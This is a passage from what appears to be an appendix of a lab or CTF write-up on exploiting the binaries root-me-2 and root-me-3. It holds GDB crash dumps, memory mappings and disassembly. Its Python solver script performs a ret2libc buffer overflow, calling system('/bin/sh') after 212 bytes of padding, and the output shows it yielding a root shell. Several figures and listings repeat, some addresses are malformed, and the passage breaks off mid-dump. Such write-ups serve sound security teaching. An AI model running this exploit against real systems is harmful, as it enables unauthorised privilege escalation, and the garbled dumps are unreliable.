%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0016| 0xbfffff550 ("A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fa%5A%KA%gA%6A%LA%hA%7A%MA%ia%8
pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0020| 0xbfffff554 ("%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fa%5A%KA%gA%6A%LA%hA%7A%MA%ia%8A%NA
%A%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0024| 0xbfffff558 ("aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fa%5A%KA%gA%6A%LA%hA%7A%MA%ia%8A%NA%ja%8
%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0028| 0xbfffff55c ("A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fa%5A%KA%gA%6A%LA%hA%7A%MA%ia%8A%NA%ja%9A%o
rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x25412425 in ?? ()
gdb-peda$ info registers eip
eip          0x25412425      0x25412425
gdb-peda$ pattern offset 0x25412425
625026085 found at offset: 212
gdb-peda$ info proc mappings
process 2216
Mapped address spaces:

  Start Addr   End Addr       Size     Offset objfile
0x8048000  0x8049000    0x1000      0x0 /home/david/code/q6/root-me-2
0x8049000  0x804a000    0x1000      0x0 /home/david/code/q6/root-me-2
0x804a000  0x804b000    0x1000      0x1000 /home/david/code/q6/root-me-2
0xb7e1c000 0xb7e1d000    0x1000      0x0
0xb7e1d000 0xb7fc3000    0x1a6000    0x0 /lib/i386-linux-gnu/libc-2.15.so
0xb7fc3000 0xb7fc4000    0x1000      0x1a6000 /lib/i386-linux-gnu/libc-2.15.so
0xb7fc4000 0xb7fc6000    0x2000      0x1a6000 /lib/i386-linux-gnu/libc-2.15.so
0xb7fc6000 0xb7fc7000    0x1000      0x1a8000 /lib/i386-linux-gnu/libc-2.15.so
0xb7fc7000 0xb7fc8000    0x3000      0x0
0xb7fd000  0xb7fd000    0x3000      0x0
0xb7fd000  0xb7fd000    0x1000      0x0 [vdso]
0xb7fde000 0xb7ffe000    0x20000     0x0 /lib/i386-linux-gnu/ld-2.15.so
0xb7ffe000 0xb7fff000    0x1000      0x1f000 /lib/i386-linux-gnu/ld-2.15.so
0xb7fff000 0xb8000000    0x1000      0x20000 /lib/i386-linux-gnu/ld-2.15.so
0xbffdf000 0xc0000000    0x21000     0x0 [stack]
gdb-peda$ 

```

Figure 12: Pattern Analysis root-me-2 Q5

[Back to Q6](#)

```

1 import struct
2 import subprocess
3
4 # Libc base address
5 libc_base = 0xb7e1d000
6
7 #Offsets for glibc 2.15 i386
8 system_offset = 0x3f0b0
9 exit_offset = 0x32be0
10 binsh_offset = 0x1638a0
11
12 system = libc_base + system_offset
13 exit_addr = libc_base + exit_offset
14 binsh = libc_base + binsh_offset
15
16 offset = 212
17 junk = b"A" * offset
18
19 #Payload: junk + system + exit + binsh
20 payload = junk + struct.pack("<I", system) + struct.pack("<I",
    exit_addr) + struct.pack("<I", binsh)
21
22 p = subprocess.Popen(["./root-me-2", payload])
23 p.communicate()

```

Listing 7: Solver Script Q6

```

david@ulb-615056:~/code/q6$ python exploit_root-me-2.py
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA ?? ?? ??
# whoami
root
# id
uid=1000(david) gid=1000(david) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),1000(david)
# 

```

Figure 13: Exploiting *root-me-2* Q6

G A6 Material for *root-me-2*

```
(.env)
└─[devid@penthrite]─[~/code]─[@]
└─[$]─ PYTHONSEGFAULTS=ignore checksec ./root-me-2
Processing... ━━━━━━━━ 1/1 • 100.0%
Checksec Results: ELF

```

File	NX	PIE	Canary	Relro	RPATH	RUNPA...	Symb...	FORTI...	Forti...	Forti...	Fort...	Score
root...	Yes	No	No	Part...	No	No	Yes	No	No	No	No	0

Figure 14: Checksec `root-me-2` Q6[Back to Q6](#)

```

Program received signal SIGSEGV, Segmentation fault.
[-----registers-----]
EAX: 0x197
EBX: 0xb7fc5fff4 --> 0x1a8d7c
ECX: 0x0
EDX: 0x0
ESI: 0x0
EDI: 0x0
EBP: 0x41422541 ('%BA')
ESP: 0xbfffff540 ("nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fa%5A%KA%gA%6A%L
QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
EIP: 0x25412425 ('%$A')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x25412425
[-----stack-----]
0000| 0xbfffff540 ("nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fa%5A%KA%gA%6A%L
%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0004| 0xbfffff544 ("A%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fa%5A%KA%gA%6A%LA%h
mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0008| 0xbfffff548 ("(%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fa%5A%KA%gA%6A%LA%hA%7A
A%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0012| 0xbfffff54c ("DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fa%5A%KA%gA%6A%LA%hA%7A%MA%
%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0016| 0xbfffff550 ("A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fa%5A%KA%gA%6A%LA%hA%7A%MA%ia%8
pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0020| 0xbfffff554 ("%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fa%5A%KA%gA%6A%LA%hA%7A%MA%ia%8A%NA
%A%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0024| 0xbfffff558 ("aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fa%5A%KA%gA%6A%LA%hA%7A%MA%ia%8A%NA%ja%8
%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0028| 0xbfffff55c ("A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fa%5A%KA%gA%6A%LA%hA%7A%MA%ia%8A%NA%ja%9A%o
rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x25412425 in ?? ()
gdb-peda$ info registers eip
eip          0x25412425      0x25412425
gdb-peda$ pattern offset 0x25412425
625026085 found at offset: 212
gdb-peda$ info proc mappings
process 2216
Mapped address spaces:

  Start Addr   End Addr       Size     Offset objfile
0x8048000    0x8049000    0x1000      0x0 /home/david/code/q6/root-me-2
0x8049000    0x804a000    0x1000      0x0 /home/david/code/q6/root-me-2
0x804a000    0x804b000    0x1000      0x1000 /home/david/code/q6/root-me-2
0xb7e1c000   0xb7e1d000    0x1000      0x0
0xb7e1d000   0xb7fc3000   0x1a6000      0x0 /lib/i386-linux-gnu/libc-2.15.so
0xb7fc3000   0xb7fc4000   0x1000      0x1a6000 /lib/i386-linux-gnu/libc-2.15.so
0xb7fc4000   0xb7fc6000   0x2000      0x1a6000 /lib/i386-linux-gnu/libc-2.15.so
0xb7fc6000   0xb7fc7000   0x1000      0x1a8000 /lib/i386-linux-gnu/libc-2.15.so
0xb7fc7000   0xb7fc8000   0x3000      0x0
0xb7fd000   0xb7fd0000   0x3000      0x0
0xb7fd000   0xb7fd0000   0x1000      0x0 [vdso]
0xb7fde000   0xb7ffe000   0x20000     0x0 /lib/i386-linux-gnu/ld-2.15.so
0xb7ffe000   0xb7fff000   0x1000      0x1f000 /lib/i386-linux-gnu/ld-2.15.so
0xb7fff000   0xb8000000   0x1000      0x20000 /lib/i386-linux-gnu/ld-2.15.so
0xbffdf000   0xc0000000   0x21000     0x0 [stack]
gdb-peda$ 

```

Figure 15: Pattern Analysis root-me-2 Q5

[Back to Q6](#)

```

1 import struct
2 import subprocess
3 Libc base address
4
5 libc_base = 0xb7e1d000
6
7 #Offsets for glibc 2.15 i386
8 system_offset = 0x3f0b0
9 exit_offset = 0x32be0
10 binsh_offset = 0x1638a0
11
12 system = libc_base + system_offset
13 exit_addr = libc_base + exit_offset
14 binsh = libc_base + binsh_offset
15
16 offset = 212
17 junk = b"A" * offset
18
19 #Payload: junk + system + exit + binsh
20 payload = junk + struct.pack("<I", system) + struct.pack("<I",
    exit_addr) + struct.pack("<I", binsh)
21
22 p = subprocess.Popen(["./root-me-2", payload])
23 p.communicate()

```

Listing 8: Solver Script Q6

```

david@ulb-615056:~/code/q6$ python exploit_root-me-2.py
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA ?? ?? ?? ??
# whoami
root
# id
uid=1000(david) gid=1000(david) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),1000(david)
# 

```

Figure 16: Exploiting *root-me-2* Q6

H A7 Material for *root-me-3*

```
david@ulb-615056:~/code/q7$ gdb root-me-3
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
dReading symbols from /home/david/code/q7/root-me-3...(no debugging symbols found)...done.
gdb-peda$ disas
_DYNAMIC          __init_array_end      getuid
_GLOBAL_OFFSET_TABLE_ __init_array_start    getuid@got.plt
_IO_stdin_used      __libc_csu_fini      getuid@plt
__CTOR_END__        __libc_csu_init       greet
__CTOR_LIST__       __libc_start_main     init.2460
__DTOR_END__        __libc_start_main@got.plt main
__DTOR_LIST__       __libc_start_main@plt   printf
__FRAME_END__       _edata                printf@got.plt
__JCR_END__         _end                  printf@plt
__JCR_LIST__        _fini                 puts
__bss_start         _fp_hw               puts@got.plt
__data_start         _init                 puts@plt
__do_global_ctors_aux _start               ruid.2458
__do_global_dtors_aux completed.6159      setreuid
__dso_handle         data_start           setreuid@got.plt
__gmon_start__       debug_mode          setreuid@plt
__gmon_start__@got.plt dtor_idx.6161     strcpy
__gmon_start__@plt   euid.2459           strcpy@got.plt
__i686.get_pc_thunk.bx frame_dummy        strcpy@plt
```

Figure 17: GDB Symbols List for root-me-3

```

gdb-peda$ disas main
Dump of assembler code for function main:
 0x0804854f <+0>:    push   ebp
 0x08048550 <+1>:    mov    ebp,esp
 0x08048552 <+3>:    and    esp,0xffffffff0
 0x08048555 <+6>:    sub    esp,0x10
 0x08048558 <+9>:    mov    DWORD PTR [esp],0x0
 0x0804855f <+16>:   call   0x80484a4 <debug_mode>
 0x08048564 <+21>:   cmp    DWORD PTR [ebp+0x8],0x2
 0x08048568 <+25>:   jne    0x804857c <main+45>
 0x0804856a <+27>:   mov    eax,DWORD PTR [ebp+0xc]
 0x0804856d <+30>:   add    eax,0x4
 0x08048570 <+33>:   mov    eax,DWORD PTR [eax]
 0x08048572 <+35>:   mov    DWORD PTR [esp],eax
 0x08048575 <+38>:   call   0x8048518 <greet>
 0x0804857a <+43>:   jmp    0x8048588 <main+57>
 0x0804857c <+45>:   mov    DWORD PTR [esp],0x804866c
 0x08048583 <+52>:   call   0x80483b0 <puts@plt>
 0x08048588 <+57>:   leave 
 0x08048589 <+58>:   ret

End of assembler dump.
gdb-peda$ disas greet
Dump of assembler code for function greet:
 0x08048518 <+0>:    push   ebp
 0x08048519 <+1>:    mov    ebp,esp
 0x0804851b <+3>:    sub    esp,0xe8
 0x08048521 <+9>:    mov    eax,DWORD PTR [ebp+0x8]
 0x08048524 <+12>:   mov    DWORD PTR [esp+0x4],eax
 0x08048528 <+16>:   lea    eax,[ebp-0xd0]
 0x0804852e <+22>:   mov    DWORD PTR [esp],eax
 0x08048531 <+25>:   call   0x80483a0 <strcpy@plt>
 0x08048536 <+30>:   mov    eax,0x8048660
 0x0804853b <+35>:   lea    edx,[ebp-0xd0]
 0x08048541 <+41>:   mov    DWORD PTR [esp+0x4],edx
 0x08048545 <+45>:   mov    DWORD PTR [esp],eax
 0x08048548 <+48>:   call   0x8048380 <printf@plt>
 0x0804854d <+53>:   leave 
 0x0804854e <+54>:   ret

End of assembler dump.

```

Figure 18: GDB Disassembly of main and greet Functions

```

gdb-peda$ disas debug_mode
Dump of assembler code for function debug_mode:
0x080484a4 <+0>:    push   ebp
0x080484a5 <+1>:    mov    ebp,esp
0x080484a7 <+3>:    sub    esp,0x28
0x080484aa <+6>:    mov    eax,DWORD PTR [ebp+0x8]
0x080484ad <+9>:    mov    BYTE PTR [ebp-0xc],al
0x080484b0 <+12>:   movzx  eax,BYTE PTR ds:0x804a02c
0x080484b7 <+19>:   xor    eax,0x1
0x080484ba <+22>:   test   al,al
0x080484bc <+24>:   je     0x80484d9 <debug_mode+53>
0x080484be <+26>:   call   0x8048390 <getuid@plt>
0x080484c3 <+31>:   mov    ds:0x804a030,eax
0x080484c8 <+36>:   call   0x8048390 <getuid@plt>
0x080484cd <+41>:   mov    ds:0x804a034,eax
0x080484d2 <+46>:   mov    BYTE PTR ds:0x804a02c,0x1
0x080484d9 <+53>:   movzx  eax,BYTE PTR [ebp-0xc]
0x080484dd <+57>:   xor    eax,0x1
0x080484e0 <+60>:   test   al,al
0x080484e2 <+62>:   je     0x80484fe <debug_mode+90>
0x080484e4 <+64>:   mov    eax,ds:0x804a034
0x080484e9 <+69>:   mov    edx,edx
0x080484eb <+71>:   mov    eax,ds:0x804a030
0x080484f0 <+76>:   mov    DWORD PTR [esp+0x4],edx
0x080484f4 <+80>:   mov    DWORD PTR [esp],eax
0x080484f7 <+83>:   call   0x80483d0 <setreuid@plt>
0x080484fc <+88>:   jmp   0x8048516 <debug_mode+114>
0x080484fe <+90>:   mov    eax,ds:0x804a030
0x08048503 <+95>:   mov    edx,edx
0x08048505 <+97>:   mov    eax,ds:0x804a034
0x0804850a <+102>:  mov    DWORD PTR [esp+0x4],edx
0x0804850e <+106>:  mov    DWORD PTR [esp],eax
0x08048511 <+109>:  call   0x80483d0 <setreuid@plt>
0x08048516 <+114>:  leave 
0x08048517 <+115>:  ret

End of assembler dump.

```

Figure 19: GDB Disassembly of *debugmodeFunction*

```
Hello AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAeAA4AAJAAfAA5AAK
AAgAA6AAALAAhAA7AAMAAiAA8AANAAjAA9AAOAAKAAPAA\AAQAAmAARAoAASApAATAqAAUArAAVAAtAAWAAuAXAAvAYA
AwAAZAAxXAAyAAzA%%A%SA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%
fA%5A%KA%gA%6A%
Program received signal SIGSEGV, Segmentation fault.
[----- registers -----]
EAX: 0x133
EBX: 0xb7fc5ff4 --> 0x1a8d7c
ECX: 0x0
EDX: 0x0
ESI: 0x0
EDI: 0x0
EBP: 0x41422541 ('A%BA')
ESP: 0xbffff5b0 ("nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%
gA%6A%")
EIP: 0x25412425 ('%$A%')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[----- code -----]
Invalid $PC address: 0x25412425
[----- stack -----]
0000| 0xbffff5b0 ("nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%
gA%6A%")
0004| 0xbffff5b4 ("A%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6
A%")
0008| 0xbffff5b8 ("%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
0012| 0xbffff5bc ("DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
0016| 0xbffff5c0 ("A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
0020| 0xbffff5c4 ("%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
0024| 0xbffff5c8 ("aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
0028| 0xbffff5cc ("A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x25412425 in ?? ()
gdb-peda$ pattern_offset $eip
625026085 found at offset: 212
gdb-peda$ info registers ebp
ebp          0x41422541          0x41422541
gdb-peda$ info registers eip
eip          0x25412425          0x25412425
gdb-peda$ x/32wx $esp - 0x40
0xbffff570: 0x41417041 0x71414154 0x41554141 0x41417241
0xbffff580: 0x74414156 0x41574141 0x41417541 0x76414158
0xbffff590: 0x41594141 0x41417741 0x7841415a 0x41794141
0xbffff5a0: 0x25417a41 0x73254125 0x41422541 0x25412425
0xbffff5b0: 0x4325416e 0x412d2541 0x25412825 0x3b254144
0xbffff5c0: 0x41292541 0x25414525 0x30254161 0x41462541
0xbffff5d0: 0x25416225 0x47254131 0x41632541 0x25413225
0xbffff5e0: 0x64254148 0x41332541 0x25414925 0x34254165
```

Figure 20: Pattern Analysis for Buffer Overflow in root-me-3

```
gdb-peda$ break main
Breakpoint 1 at 0x8048552
gdb-peda$ run David
[-----registers-----]
EAX: 0x2
EBX: 0xb7fc5ff4 --> 0x1a8d7c
ECX: 0xbffff784 --> 0xbffff8a7 ("/home/david/code/q7/root-me-3")
EDX: 0xbffff714 --> 0xb7fc5ff4 --> 0x1a8d7c
ESI: 0x0
EDI: 0x0
EBP: 0xbffff6e8 --> 0x0
ESP: 0xbffff6e8 --> 0x0
EIP: 0x8048552 (<main+3>:      and    esp,0xffffffff0)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
0x804854e <greet+54>:      ret
0x804854f <main>:      push   ebp
0x8048550 <main+1>:      mov    ebp,esp
=> 0x8048552 <main+3>:      and    esp,0xffffffff0
0x8048555 <main+6>:      sub    esp,0x10
0x8048558 <main+9>:      mov    DWORD PTR [esp],0x0
0x804855f <main+16>:     call   0x80484a4 <debug_mode>
0x8048564 <main+21>:     cmp    DWORD PTR [ebp+0x8],0x2
[-----stack-----]
0000| 0xbffff6e8 --> 0x0
0004| 0xbffff6ec --> 0xb7e36533 (<__libc_start_main+243>:      mov    DWORD PTR [esp],eax)
0008| 0xbffff6f0 --> 0x2
0012| 0xbffff6f4 --> 0xbffff784 --> 0xbffff8a7 ("/home/david/code/q7/root-me-3")
0016| 0xbffff6f8 --> 0xbffff790 --> 0xbffff8cb ("SHELL=/bin/bash")
0020| 0xbffff6fc --> 0xb7fdc858 --> 0xb7e1d000 --> 0x464c457f
0024| 0xbffff700 --> 0x0
0028| 0xbffff704 --> 0xbffff71c --> 0x0
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048552 in main ()
```

Figure 21: Breakpoint at main Function

```
Breakpoint 1, 0x08048552 in main ()
gdb-peda$ print (int)getuid()
[-----registers-----]
EAX: 0x3e8
EBX: 0xb7fc5ff4 --> 0x1a8d7c
ECX: 0xbfffff784 --> 0xbfffff8a7 ("/home/david/code/q7/root-me-3")
EDX: 0xbfffff714 --> 0xb7fc5ff4 --> 0x1a8d7c
ESI: 0x0
EDI: 0x0
EBP: 0xbffff6dc --> 0x80483f0 (<_start>: xor ebp,ebp)
ESP: 0xbffff6e0 --> 0x8048590 (<__libc_csu_init>: push ebp)
EIP: 0x80483f0 (<_start>: xor ebp,ebp)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
    0x80483e0 <__libc_start_main@plt>: jmp    DWORD PTR ds:0x804a018
    0x80483e6 <__libc_start_main@plt+6>: push   0x30
    0x80483eb <__libc_start_main@plt+11>: jmp    0x8048370
=> 0x80483f0 <_start>: xor    ebp,ebp
    0x80483f2 <_start+2>: pop    esi
    0x80483f3 <_start+3>: mov    ecx,esp
    0x80483f5 <_start+5>: and    esp,0xffffffff
    0x80483f8 <_start+8>: push   eax
[-----stack-----]
0000| 0xbffff6e0 --> 0x8048590 (<__libc_csu_init>: push ebp)
0004| 0xbffff6e4 --> 0x0
0008| 0xbffff6e8 --> 0x0
0012| 0xbffff6ec --> 0xb7e36533 (<__libc_start_main+243>: mov    DWORD PTR [esp],eax)
0016| 0xbffff6f0 --> 0x2
0020| 0xbffff6f4 --> 0xbffff784 --> 0xbfffff8a7 ("/home/david/code/q7/root-me-3")
0024| 0xbffff6f8 --> 0xbfffff790 --> 0xbfffff8cb ("SHELL=/bin/bash")
0028| 0xbffff6fc --> 0xb7fdc858 --> 0xb7e1d000 --> 0x464c457f
[-----]
Legend: code, data, rodata, value
$2 = 0x3e8
```

Figure 22: Print getuid at main

```
gdb-peda$ print (int)geteuid()
[-----registers-----]
EAX: 0x3e8
EBX: 0xbffffc5ff4 --> 0x1a8d7c
ECX: 0xbffff784 --> 0xbffff8a7 ("/home/david/code/q7/root-me-3")
EDX: 0xbffff714 --> 0xb7fc5ff4 --> 0x1a8d7c
ESI: 0x0
EDI: 0x0
EBP: 0xbffff6dc --> 0x80483f0 (<_start>: xor ebp,ebp)
ESP: 0xbffff6e0 --> 0x8048590 (<__libc_csu_init>: push ebp)
EIP: 0x80483f0 (<_start>: xor ebp,ebp)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
    0x80483e0 <__libc_start_main@plt>: jmp    DWORD PTR ds:0x804a018
    0x80483e6 <__libc_start_main@plt+6>: push   0x30
    0x80483eb <__libc_start_main@plt+11>: jmp    0x8048370
=> 0x80483f0 <_start>: xor    ebp,ebp
    0x80483f2 <_start+2>: pop    esi
    0x80483f3 <_start+3>: mov    ecx,esp
    0x80483f5 <_start+5>: and    esp,0xffffffff
    0x80483f8 <_start+8>: push   eax
[-----stack-----]
0000| 0xbffff6e0 --> 0x8048590 (<__libc_csu_init>: push ebp)
0004| 0xbffff6e4 --> 0x0
0008| 0xbffff6e8 --> 0x0
0012| 0xbffff6ec --> 0xb7e36533 (<__libc_start_main+243>: mov    DWORD PTR [esp],eax)
0016| 0xbffff6f0 --> 0x2
0020| 0xbffff6f4 --> 0xbffff784 --> 0xbffff8a7 ("/home/david/code/q7/root-me-3")
0024| 0xbffff6f8 --> 0xbffff790 --> 0xbffff8cb ("SHELL=/bin/bash")
0028| 0xbffff6fc --> 0xb7fdc858 --> 0xb7e1d000 --> 0x464c457f
[-----]
Legend: code, data, rodata, value
$3 = 0x3e8
```

Figure 23: Print geteuid at main

```

gdb-peda$ break debug_mode
Breakpoint 2 at 0x80484aa
gdb-peda$ continue
[-----registers-----]
EAX: 0x2
EBX: 0xb7fc5ff4 --> 0x1a8d7c
ECX: 0xbffff784 --> 0xbffff8a7 ("/home/david/code/q7/root-me-3")
EDX: 0xbffff714 --> 0xb7fc5ff4 --> 0x1a8d7c
ESI: 0x0
EDI: 0x0
EBP: 0xbffff6c8 --> 0xbffff6e8 --> 0x0
ESP: 0xbffff6a0 --> 0x8048590 (<__libc_csu_init>:      push    ebp)
EIP: 0x80484aa (<debug_mode+6>: mov     eax,DWORD PTR [ebp+0x8])
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80484a4 <debug_mode>:      push    ebp
0x80484a5 <debug_mode+1>:    mov     ebp,esp
0x80484a7 <debug_mode+3>:    sub    esp,0x28
=> 0x80484aa <debug_mode+6>:  mov     eax,DWORD PTR [ebp+0x8]
0x80484ad <debug_mode+9>:    mov     BYTE PTR [ebp-0xc],al
0x80484b0 <debug_mode+12>:   movzx  eax,BYTE PTR ds:0x804a02c
0x80484b7 <debug_mode+19>:   xor    eax,0x1
0x80484ba <debug_mode+22>:   test   al,al
[-----stack-----]
0000| 0xbffff6a0 --> 0x8048590 (<__libc_csu_init>:      push    ebp)
0004| 0xbffff6a4 --> 0x8049ff4 --> 0x8049f28 --> 0x1
0008| 0xbffff6a8 --> 0x2
0012| 0xbffff6ac --> 0x8048361 (<_init+41>:      add    esp,0x8)
0016| 0xbffff6b0 --> 0xb7fc63e4 --> 0xb7fc71e0 --> 0x0
0020| 0xbffff6b4 --> 0x4
0024| 0xbffff6b8 --> 0x8049ff4 --> 0x8049f28 --> 0x1
0028| 0xbffff6bc --> 0x80485b1 (<__libc_csu_init+33>: lea    eax,[ebx-0xe0])
[-----]
Legend: code, data, rodata, value

Breakpoint 2, 0x080484aa in debug_mode ()
gdb-peda$ next

```

Figure 24: Breakpoint at `debugmodeFunction`

```

gdb-peda$ ^[[A
[-----registers-----]
EAX: 0x3e8
EBX: 0xb7fc5ff4 --> 0x1a8d7c
ECX: 0xfffff784 --> 0xfffff8a7 ("/home/david/code/q7/root-me-3")
EDX: 0xfffff714 --> 0xb7fc5ff4 --> 0x1a8d7c
ESI: 0x0
EDI: 0x0
EBP: 0xfffff6c8 --> 0xfffff6e8 --> 0x0
ESP: 0xfffff6a0 --> 0x8048590 (<__libc_csu_init>:      push    ebp)
EIP: 0x80484c8 (<debug_mode+36>:      call    0x8048390 <getuid@plt>
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
0x80484bc <debug_mode+24>: je     0x80484d9 <debug_mode+53>
0x80484be <debug_mode+26>: call   0x8048390 <getuid@plt>
0x80484c3 <debug_mode+31>: mov    ds:0x804a030, eax
=> 0x80484c8 <debug_mode+36>: call   0x8048390 <getuid@plt>
0x80484cd <debug_mode+41>: mov    ds:0x804a034, eax
0x80484d2 <debug_mode+46>: mov    BYTE PTR ds:0x804a02c, 0x1
0x80484d9 <debug_mode+53>: movzx  eax,BYTE PTR [ebp-0xc]
0x80484dd <debug_mode+57>: xor    eax,0x1
No argument
[-----stack-----]
0000| 0xfffff6a0 --> 0x8048590 (<__libc_csu_init>:      push    ebp)
0004| 0xfffff6a4 --> 0x8049ff4 --> 0x8049f28 --> 0x1
0008| 0xfffff6a8 --> 0x2
0012| 0xfffff6ac --> 0x8048361 (<_init+41>:      add    esp,0x8)
0016| 0xfffff6b0 --> 0xb7fc63e4 --> 0xb7fc71e0 --> 0x0
0020| 0xfffff6b4 --> 0x4
0024| 0xfffff6b8 --> 0x8049ff4 --> 0x8049f28 --> 0x1
0028| 0xfffff6bc --> 0x8048500 (<debug_mode+92>:      mov    al,ds:0xc2890804)
[-----]
Legend: code, data, rodata, value
0x80484c8 in debug_mode ()
gdb-peda$ print $eax
$5 = 0x3e8
gdb-peda$ next

```

Figure 25: Print EAX after First getuid Call

```

gdb-peda$ next
[-----registers-----]
EAX: 0x3e8
EBX: 0xb7fc5ff4 --> 0x1a8d7c
ECX: 0xbffff784 --> 0xbffff8a7 ("/home/david/code/q7/root-me-3")
EDX: 0xbffff714 --> 0xb7fc5ff4 --> 0x1a8d7c
ESI: 0x0
EDI: 0x0
EBP: 0xbffff6c8 --> 0xbffff6e8 --> 0x0
ESP: 0xbffff6a0 --> 0x8048590 (<_libc_csu_init>:      push    ebp)
EIP: 0x80484cd (<debug_mode+41>:      mov     ds:0x804a034, eax)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
0x80484be <debug_mode+26>:  call    0x8048390 <getuid@plt>
0x80484c3 <debug_mode+31>:  mov     ds:0x804a030, eax
